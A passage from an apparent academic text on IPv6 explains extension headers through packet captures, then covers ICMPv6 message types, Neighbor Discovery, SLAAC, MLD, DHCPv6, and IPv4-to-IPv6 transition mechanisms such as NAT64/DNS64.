
```
e                  Destination            Protocol  Info
:db8:abcd:1:1a… 2001:db8:abcd:3::100  ICMPv6   Echo (ping) req
ame 3: 134 bytes on wire (1072 bits), 134 bytes captured (10
hernet II, Src: cc:02:06:64:00:00 (cc:02:06:64:00:00), Dst:
ternet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e2
 0110 .... = Version: 6
 .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x0
 .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
 Payload Length: 80
 Next Header: Routing Header for IPv6 (43)
 Hop Limit: 253
 Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
 Destination Address: 2001:db8:abcd:3::100
 Routing Header for IPv6 (Source Route)
   Next Header: ICMPv6 (58)
   Length: 4
   [Length: 40 bytes]
  Type: Source Route (0)
   Segments Left: 0
   Reserved: 00000000
   Address[1]: 2001:db8:abcd:1::1
   Address[2]: 2001:db8:abcd:2::2
ternet Control Message Protocol v6
```

```
ce                 Destination            Protocol  Info
:db8:abcd:3::1… 2001:db8:abcd:1:1a4…  ICMPv6   Echo (ping) r
rame 4: 94 bytes on wire (752 bits), 94 bytes captured (752
thernet II, Src: 0e:18:6b:81:81:34 (0e:18:6b:81:81:34), Dst
nternet Protocol Version 6, Src: 2001:db8:abcd:3::100, Dst:
 0110 .... = Version: 6
 .... 0000 0000 .... .... .... .... .... = Traffic Class: 0
 .... 1001 1111 1000 0110 0110 = Flow Label: 0x9f866
 Payload Length: 40
 Next Header: ICMPv6 (58)
 Hop Limit: 64
 Source Address: 2001:db8:abcd:3::100
 Destination Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
nternet Control Message Protocol v6
 Type: Echo (ping) reply (129)
 Code: 0
 Checksum: 0xa0f9 [correct]
 [Checksum Status: Good]
 Identifier: 0x5345
 Sequence: 1
 [Response To: 3]
 [Response Time: 0.356 ms]
 Data (32 bytes)
```

Fig. 1.5: Format of captured ICMPv6 Echo packets including Routing Header. a) Request message sent from source node. b) Request message sent from the first intermediate hop. c) Request message sent from the second intermediate hop. d) Reply message sent from destination node.

- **Fragment Header** carries information to support IPv6 packet fragmentation and reconstruction. The Fragment Header is used by the IPv6 source node when sending a packet larger than the Path MTU (Maximum Transmission Unit). It has the next header value of 44. The Fragment Offset, More Fragments flag, and Identification fields are implemented similarly as the corresponding fields in IPv4 (depicted in the yellow frame of Fig. 1.6).

RFC 8200 also recommends the order of these Extension Headers in the IPv6 packet as follows: IPv6 header - Hop-by-Hop Options header - Destination Options



```
Source                          Destination          Protocol  Info
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1::1   IPv6      IPv6 fragment (off=0
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1::1   ICMPv6    Echo (ping) request 
▸ Frame 8: 1494 bytes on wire (11952 bits), 1494 bytes captured (11952 bits) on inte
▸ Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: ca:01:11:f5:00:08 (ca:
▾ Internet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e2c:8941, Dst: 2001:db
    0110 .... = Version: 6
  ▸ .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: N
    .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 1440
    Next Header: Fragment Header for IPv6 (44)
    Hop Limit: 255
    Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
    Destination Address: 2001:db8:abcd:1::1
  ▾ Fragment Header for IPv6
      Next header: ICMPv6 (58)
      Reserved octet: 0x00
      0000 0000 0000 0... = Offset: 0 (0 bytes)
      .... .... .... .00. = Reserved bits: 0
      .... .... .... ...1 = More Fragments: Yes
      Identification: 0xca3ee6e7
    [Reassembled IPv6 in frame: 9]
▸ Data (1432 bytes)
```

Fig. 1.6: Format of captured ICMPv6 packets including Fragment Header

header - Routing header - Fragment header - Authentication header - Encapsulating Security Payload header - Destination Options header - Upper-layer header. Each extension header should occur at most once, except for the Destination Options (at most twice).

1.4 Internet Control Message Protocol for IPv6

ICMPv6 has been modified from ICMPv4 version, and plays a mandatory role in operating IPv6 network. The functions such as Internet Group Management Protocol (IGMP) and Address Resolution Protocol (ARP) are incorporated into ICMPv6. Moreover, ICMPv6 deals with new functionality in IPv6 such as MTU Path Discovery and Neighbor Discovery. ICMPv6 has the next header value of 58, and the location in IPv6 packet follows the IPv6 header or one of the extension headers that is defined by the IPv6 Next-header. Other information is defined in RFC 4443 [13].

1.4.1 ICMPv6 Message Format

Fig. 1.7 describes the header structure for all ICMPv6 messages.

- **Type** - 8 bits, identifies the types of messages. Values with the range from 1 to 127 specify the error messages, while 128-255 is used for informational messages.

- **Code** - 8 bits, is used to indicate a more specific format of the ICMPv6 message.
- **Checksum** - 16 bits, check if the data is corrupted in the ICMPv6 header and parts of the IPv6 header.
- **ICMPv6 message**, holds different data depending on every specific type of ICMPv6 messages.




Fig. 1.7: ICMPv6 message format

1.4.2 Informational Messages

Diagnostic Messages

ICMPv6 Echo Request and Echo Reply messages are two basic types of messages that are used to test the connection. The format of these messages is similar to that of ICMPv4 version. But ICMPv6 Echo Request has the type value of 128, ICMPv6 Echo Reply has the value of 129. To diagnose the network status, one node sends an ICMPv6 Echo Request message to the other node. If the destination device responds back to the source with an ICMPv6 Echo Reply message, they can communicate with each other normally.

Neighbor Discovery Protocol

Neighbor Discovery Protocol describes a group of different functions to solve the problems associated with nodes on a link. It provides functionality for IPv6 address autoconfiguration, router and neighbor discovery, prefix discovery, address resolution, duplicate address detection (DAD) and maintaining reachability information about active neighbors (Neighbor Unreachability Detection). There are five types ICMPv6 messages defined for Neighbor Discovery Protocol, which is included in the document RFC 4861 [14].

The first ICMPv6 message is Router Solicitation, which has the type value of 133. It is sent by a node to request routers to generate Router Advertisement message. By sending Router Solicitation message to all-routers multicast address `ff02::2`, the node is able to discover all active routers on the link. Moreover, the link-layer address of the node is included in the Router Solicitation, so that the present router will know exactly to which node the Router Advertisement will be sent.

As described above, the Router Advertisement message is sent out in response to the Router Solicitation message. However, the Router Advertisement is also sent periodically to the all-nodes multicast address `ff02::1` by the router. This type 134 message is not only used to inform the present of router, but also provide information about preference (Low, Medium, High), router lifetime, link-layer address of router, MTU, prefix and flags to destination nodes. The most important part is the IPv6 prefix, which allows nodes to achieve IPv6 global unicast address for communication through the Internet. It also notifies the node about the mode of autoconfiguration (stateful or stateless) through M flag (Managed Address Configuration). Furthermore, O flag (Other Configuration) requests nodes to use stateless configuration, but other information like DNS servers is available through DHCPv6. H flag (Home agent) is set to support mobility. The format is depicted in Fig. 1.8.

0							31
Type	Code						Checksum
Cur Hop Limit	M flag	O flag	H flag	Prf flag	Proxy	Reserved	Router Lifetime
Reachable Time							
Retrans Timer							
Options							

Fig. 1.8: Router Advertisement Message Format

The Options field in Router Advertisement message plays an important role as it contains the expansion detail of NDP options corresponding to the values of flags [15]. For example:

- ICMPv6 Option (Source link-layer address): Stores the link-layer address of the router that provides information to hosts.
- ICMPv6 Option (MTU): Informs the value of MTU on the link.
- ICMPv6 Option (Prefix Information): The provided IPv6 prefix is included in that field.
- ICMPv6 Option (Recursive DNS Server Option): Contains at least one or more addresses of DNS servers, which process requests for the website names

or URL (uniform resource locator) from users and check the records received from the authoritative DNS for the IP address associated with that website or URL.

- ICMPv6 Option (DNS Search List Option): Contains one more more DNS suffixes that are appended in order to query DNS.

The next pair of ICMPv6 messages is Neighbor Solicitation (type 135) and Neighbor Advertisement (type 136). These messages cover indispensable processes in IPv6 network. The first process is the link-layer address resolution, which is similar to ARP protocol in IPv4. The difference is that ARP protocol uses broadcast link-layer address ff:ff:ff:ff:ff:ff, does not contain any IP header. Whereas, for the same purpose, Neighbor Discovery protocol take advantage of the solicited-node multicast address `ff02:0:0:0:0:1:ff00::/104` and link-layer multicast address `33:33:xx:xx:xx:xx`. For example, node A wants to resolve the link-layer address of node B, it sends a Neighbor Solicitation message to the solicited-node multicast address of node B. Node B then replies with a Neighbor Advertisement message, in which it's link-layer address is included. There are some flags contained in the Neighbor Advertisement message, which is depicted in Fig. 1.9.




Fig. 1.9: Neighbor Advertisement Message Format

- **R flag** (Router): the node is a router (if set).
- **S flag** (Solicited): the advertisement is sent in response to a Neighbor Solicitation. It is used as a signal to confirm the reachability in NUD (Neighbor Unreachability Detection).
- **O flag** (Override): indicates that the node should override the neighbor cache entry with the information it just gathers.

As mentioned above, Neighbor Unreachability Detection also uses the pair of messages Neighbor Solicitation/Advertisement. Besides, if two nodes are or have recently exchanged information, the accessibility is guaranteed without any further testing with NUD. There are five states showing the level of reachability to neighbors: Probe, Delay, Stale, Reachable and Incomplete. By the communication or after receiving Neighbor Advertisement messages, the neighbor cache entry is automatically updated. After a specific interval, the states of neighbors will change (e.g from Reachable to Stale), then after a while the cache entries will be deleted.

Another process used by ND is the DAD (Duplicate Address Detection), when a node needs to verify that there is no other node on the link with the same IPv6 address. For example, node A sends Neighbor Solicitation using the unspecified source address `::/128` and a destined solicited-node multicast address corresponding to the IPv6 address it intends to use. If no node responds to the Neighbor Solicitation from node A, the proposed IPv6 address of node A is unique and is ready to use. If any node on the link replies with Neighbor Advertisement message, and the target address is the proposed IPv6 address of node A, the duplicate will exist. Then node A has to propose another different IPv6 address. In RFC 4861, the source and destination address follow the table of format Tab. 1.3.

Tab. 1.3: Identification of Neighbor Discovery processes.

Source address	**Destination address**	**Process**
Unicast	Solicited-node multicast	Link-layer address resolution
	Unicast	Neighbor Unreachability Detection
Unspecified	Solicited-node multicast	Duplicate Address Detection
	All-routers multicast	Stateless Address Autoconfiguration

Last but not least, the Redirect Message is an important part of Neighbor Discovery protocol. This message has the type value of 137, is sent by the router to inform the host about a better first-hop node on the way to the destination. However, the destination does not have to be the node in different network. The IPv6 address of the best hop is written in the field Target Address. After receiving the Redirect message from the router, the node updates its routing table and destination cache. The next packets to that network will be delivered with the new updated path.

1.4.3 Error Messages

ICMPv6 Error messages are used to report errors happening when dealing with IPv6 packets. The document RFC 4443 defines four types of error messages: Destination Unreachable, Packet Too Big, Time Exceeded, and Parameter Problem.

The first error message is Destination Unreachable, which has the type value of 1. It is generated by the router or a node when the IPv6 packet cannot be delivered to the destination due to reasons except for congestion. The specific reasons for that error are mentioned in the Code field of ICMPv6 header. For example, code 0 is *No route to destination*, which means that the delivered packet does not match any defined route. Code 3 *Address unreachable* informs that the node fails to resolve the link-layer address corresponding to the destination IPv6 address. Code 4 *Port unreachable* means that there is no port process on the destination device for the UDP packet.

The second error message is Packet Too Big (type ICMPv6 value 2). This message is sent by the router when it cannot deliver the IPv6 packet due to the smaller MTU size on the outgoing link. The message carries the information about the MTU of the forwarding link to ask the source node to fragment the future packets with this size. This is used in the Path MTU Discovery [16] that aims to identify the smallest MTU on the way to the destination by sending packets to the final node until it gets a response with Packet Too Big message. This process is illustrated in Fig. 1.10.




Fig. 1.10: Illustration of Path MTU Discovery.

The Time Exceeded message is another error type with the value 3. This message is sent by the router when it receives a packet with the hop limit value 0, or when the router decrement a packet's hop limit to zero. The router then discards the packet and sends the Time Exceeded message to the source. It solves the problem where the packet goes around for too long in the network without reaching its destination. In addition, it also helps avoid time-consuming packet fragmentation and reassembling.

The last error message is Parameter Problem with the type value of 4. That message is sent by either router or host to indicate that it found a problem with a parameter – datagram field while processing the packet sent by original node. This kind of ICMPv6 message is only generated when the encountered error is so serious that the receiver cannot work with and must discard. The problem can be *Erroneous header field encountered* with the code value of 0, *Unrecognized Next Header type encountered* with the code value of 1 and *Unrecognized IPv6 option encountered* (code value of 2).

1.4.4 Stateless Address Auto-Configuration (SLAAC)

This is the autoconfiguration process, which is used by every node on the local link to generate the IPv6 address for communicating inside and outside the local network. After connecting to an IPv6 network, the node autoconfigures itself with a link-local IPv6 address in order to exchange information with other devices in the local segment. The link-local address is often generated by combing the link-local prefix `fe80::/64` and the random Interface ID. Network devices such as routers and Linux machines might use EUI-64 method, but Windows machines and other desktops use random value for generating IPv6 link-local addresses by default.

The node then performs the Duplicate Address Detection procedure to verify the uniqueness of the proposed address. After getting a unique link-local address, the node sends a Router Solicitation message to ask all attached routers about the global routing prefix. The Router Advertisement message, which is described above, responds to help the node autoconfigure its global IPv6 address. Specifically, the Router Advertisement message from the router provides the node with the IPv6 prefix for generating, and other information such as router lifetime, flags, MTU, which is described in the Fig. 1.8. With the gathered IPv6 prefix, the node generates the rest 64 bits of Interface ID using EUI-64 or privacy extension (constantly random address, periodically random address) and performs DAD procedure again.

- **The M flag** (Managed address configuration) is set to value 0 since the node does not use the DHCPv6 for generating IPv6 address.
- **The O flag** (Other stateful configuration) can be set to 1 if the node gets information about DNS server address from the DHCPv6 server. If O flag value is 0 (M flag is also set to 0), there is not any present DHCPv6 server on the segment. More detail is explained in RFC 4862 [17].
- **The Prf flag** (Default Router Preference) can be set from Low, Medium to High. When there are multiples routers on the link, the node will choose the one with the highest preference as its default gateway.

1.4.5 Multicast Listener Discovery (MLD)

This is a sub-protocol of ICMPv6, which is used by multicast listeners to attach their multicast addresses at the router. It has the same functionality as IGMP (Internet Group Management Protocol) in the IPv4 network [18]. Currently, there are two versions: MLDv1 (similar to IGMPv2) and MLDv2 (similar to IGMPv3). MLDv2 is the updated version of MLDv1 and is still compatible to the predecessor. The difference is that MLDv2 provides the functionality of filtering traffic for any individual source within the multicast group [19]. In the MLD message, the hop-limit is set to 1, the source address is a valid link-local address and an Router Alert option in the Hop-by-Hop Options is always present to indicate that the router should inspect the packet when forwarding the packet even though the packet is not directly sent to the router.

There are three defined types of messages in MLDv1. The first message is Multicast Listener Query (type value of 130), which is sent by the multicast router. It is divided into two subtypes: General Query for asking any multicast address on the link, and Multicast-Address-Specific for a particular multicast address. After the MLD querier (MLD router) sends the Query message to all-nodes multicast address `ff02::1`, all members of group start a timer length to a random value. The one that expires first sends the Multicast Listener Report message (the second type of messages with type value of 131) for the whole group in order to inform the router about the group they are members or want to receive data. The last message Multicast Listener Done (type value of 132) is sent by hosts to the all-routers multicast address `ff02::2` for leaving a specific group.

In MLDv2, only two kinds of message are defined: Multicast Listener Query and Multicast Listener Report v2 (type value of 143). The Query message is then divided into three types: General Queries, Multicast Address Specific Queries and Multicast Address and Source Specific Queries. This new feature allows hosts to select the group they wants to join and the multicast sources they want to receive data at the same time, which is not possible in version MLDv1. The Report message is used to perform its inbuilt role and also take on the role of the Multicast Listener Done in MLDv1. The format of Multicast Listener Report is shown in Fig. 1.11.

The Multicast Address Record field consists of several fields in it:

- **Record Type**: 8 bits, there are types of record such as `MODE_IS_INCLUDE, MODE_IS_EXCLUDE, CHANGE_TO_INCLUDE_MODE, CHANGE_TO_EXCLUDE_MODE`. Information about every record is explained in [20].
- **Number of Sources**: 16 bits, defines the number of source addresses in this record.
- **Multicast Address**: 128 bits, is the address of a multicast group to which

the host is listening.

- **Source Address**: 128 bits, is the address of a multicast source that the host wants to get data from.

0		31
Type	Code	Checksum
Reserved		Number of Multicast Address Records
Multicast Address Record (1)		
Multicast Address Record (2)		
...		
Multicast Address Record (n)		

Fig. 1.11: MLDv2 Multicast Listener Report message format.

1.5 Dynamic Host Configuration Protocol for IPv6 (DHCPv6)

DHCPv6 protocol is used by DHCP servers to provide configuration parameters such as IPv6 address to the nodes. DHCPv6 is also called the *Stateful Address Autoconfiguration protocol* when comparing with the Stateless Address Autoconfiguration. There are three primary roles in the system working with DHCPv6: Client, Server and Relay Agent (if enabled when there is no direct connection between the client and server). The client uses the multicast address for all DHCP Relay Agent and Servers `ff02::1:2` as the destination address when looking for any DHCP servers or relay agents on the local link. Besides, the client can also use the destination address `ff05::1:3` for site-local scope. However, as the site-local addresses are now deprecated, the address `ff05::1:3` is no longer applied [21].

To identify the DHCP server and client, DUID (DHCP Unique Identifier) is used. RFC 3315 defines three ways to generate the DUID. This first one is called DUID Based on Link-layer Address Plus Time (DUID-LLT), in which DUID is created using the time value and the link-layer address. This method is recommended for all general computing devices such as computers, laptops, routers and printers. The second is DUID Assigned by Vendor Based on Enterprise Number (DUID-EN), where the enterprise vendor assigns the DUID. The last method is DUID Based on Link-layer Address (DUID-LL).




Fig. 1.12: DHCPv6 Messages Exchange.

Fig. 1.12 depicts the information exchange process between DHCPv6 client and DHCPv6 server. Firstly, the client sends SOLICIT message to the all DHCP servers or agents multicast address ff02::1:2 in order to discover any DHCPv6 servers on the link. If there is any present server on the link, it replies to the client with ADVERTISE message, in which the proposed IPv6 address, DNS servers or domain entries are published. The client then selects one DHCP server and sends REQUEST message to the multicast address ff02::1:2. Finally, the selected DHCP server acknowledges the request by responding back REPLY message to the client. The unselected server (if so) just ignores the REQUEST message from the client.

1.5.1 Stateless DHCPv6

This is a mode of DHCPv6 server, in which there are only two types of DHCPv6 message needed (Information-request and Reply). In this situation, the DHCPv6 server does not provide IPv6 address as the client has already generated the global unicast address using SLAAC. However, the client still needs other information such as DNS server address. Therefore, the Information-request is sent by the client to ask the server about that information. In the Router Advertisement message, the M flag is set to 0, and the O flag is set to 1. Besides, the L flag (On-link flag) and A flag (Address Configuration Flag) in the ICMPv6 Option are set to 1 as the client uses SLAAC.

1.5.2 Stateful DHCPv6

This is a full-option mode of DHCPv6 server. In this mode, a complete process with four types of DHCPv6 messages (SOLICIT, ADVERTISE, REQUEST and REPLY) is applied. DHCPv6 server provides all information such as IPv6 address, DNS server address to hosts. Moreover, the server keeps track of the state of each host that it assigns information. In this situation, the Router Advertisement message has an essential role like DHCPv6 messages. The router needs to set the default gateway for the host based on the Router Advertisement packet. It also has to set the flags in order to inform the client about the dynamic addressing. M flag, O flag and L flag are all set to value 1, while A flag is set to 0 [22].

1.6 Processes on the road to the IPv6-only

The IPv6 protocol has evolved since IPv4 became widely used and worked well. In the process of deploying IPv6 address generation on the Internet, there is no way to eliminate IPv4 immediately, completely replacing it with the new generation of IPv6. The two generations of IPv4 and IPv6 networks therefore coexist for a very long time. In development, IPv6 connections take advantage of the existing IPv4 infrastructure. Several transition mechanisms have been applied such as Dual-Stack, Tunneling and Protocol Translation, which are described in RFC 4213 [23].

1.6.1 Dual-Stack

Dual Stack is the most basic mechanism that allows a network node to simultaneously support both IPv4 and IPv6 protocols. This is possible because a Dual Stack node implements both IPv6 and IPv4 protocols. The Dual Stack node will communicate using IPv4 protocol with IPv4 hosts and by IPv6 protocol with IPv6 hosts. Due to the operation of both protocols, this network node needs at least one IPv4 address and one IPv6 address. IPv4 addresses can be configured manually or through the DHCP mechanism. IPv6 addresses are configured directly or through the address autoconfiguration capability. Dual stack meets most DNS resolution and address selection requirements. Otherwise, both internet protocols can coexist on the data-link layer as the stacks because the Ethertype values of them are different [8]. For example, when a user connects to a website, resolves the DNS name and gets a AAAA record, the connection will be established via IPv6. But the Dual-Stack also brings the drawback since it requires more memory consumption of all devices due to processing two routing tables. In addition, it requires the need of more IPv4 addresses when expanding the network.

1.6.2 Tunneling

Tunneling technology is a method of using the existing infrastructure of the IPv4 network to make IPv6 connections using network devices capable of dual-stack operation at two certain beginning and end points. These dual-stack nodes wrap the IPv6 packet in an IPv4 packet and transmit it in the IPv4 network at the beginning. Then they decapsulate the IPv4 packet in order to receive the original IPv6 packet at the end of the IPv4 transmission. Currently, there several variants of IPv6 tunnel such as 6in4 (Configured tunnel), 6to4 (Dynamic tunnel) and Teredo tunneling. The Tunneling enhances the latency of connection as the IPv6 packet is sent through the tunnel over the IPv4 network first, then need to be processed over the IPv6 network at the destination.

1.6.3 Protocol Translation

This mechanism is a breakthrough since it has the capability for IPv4-only and IPv6-only devices to communicate without any problem. To be clearer, IPv6-only describes a node that has no IPv4 provision and IPv4 is entirely unused by the network devices. When exchanging information between nodes, this mechanism dynamically maps IPv4 address to IPv6 address and vice versa. The process is not as simple as using NAT for IPv4 because many types of messages have to be converted. Moreover, some kinds of protocols and IPv6 headers cannot be used when forwarding, UDP checksum have to be recalculated differently and DNSSEC will not work.[24].




Fig. 1.13: The operation of the DNS64/NAT64.


The first translation is the address space. Since IPv4 has smaller space than IPv6, all IPv4 addresses can be mapped into the IPv6 range. Secondly, the transition is processed through NAT64 (defined in RFC 6146 [25]) and DNS64 (defined in RFC 6147 [26]). For example, an IPv6-only node wants to access to a server with IPv4-only on the internet. The node sends first a DNS query with AAAA record to the recursive name server running DNS64. The recursive name server forwards to the authoritative server AAAA query but gets a negative response. So the local server changes to A record in order to get the response. After that, by using DNS64, the local server is able to translate A record into AAAA for returning the reply to the requesting node. Next, the IPv6-only node just sends the packets with the received IPv6 address as the destination address. The packets get routed to the NAT64 protocol translator, which sends the packets to the IPv4 destination address and keeps track of the mapping during connection. The IPv4-only server communicates with the 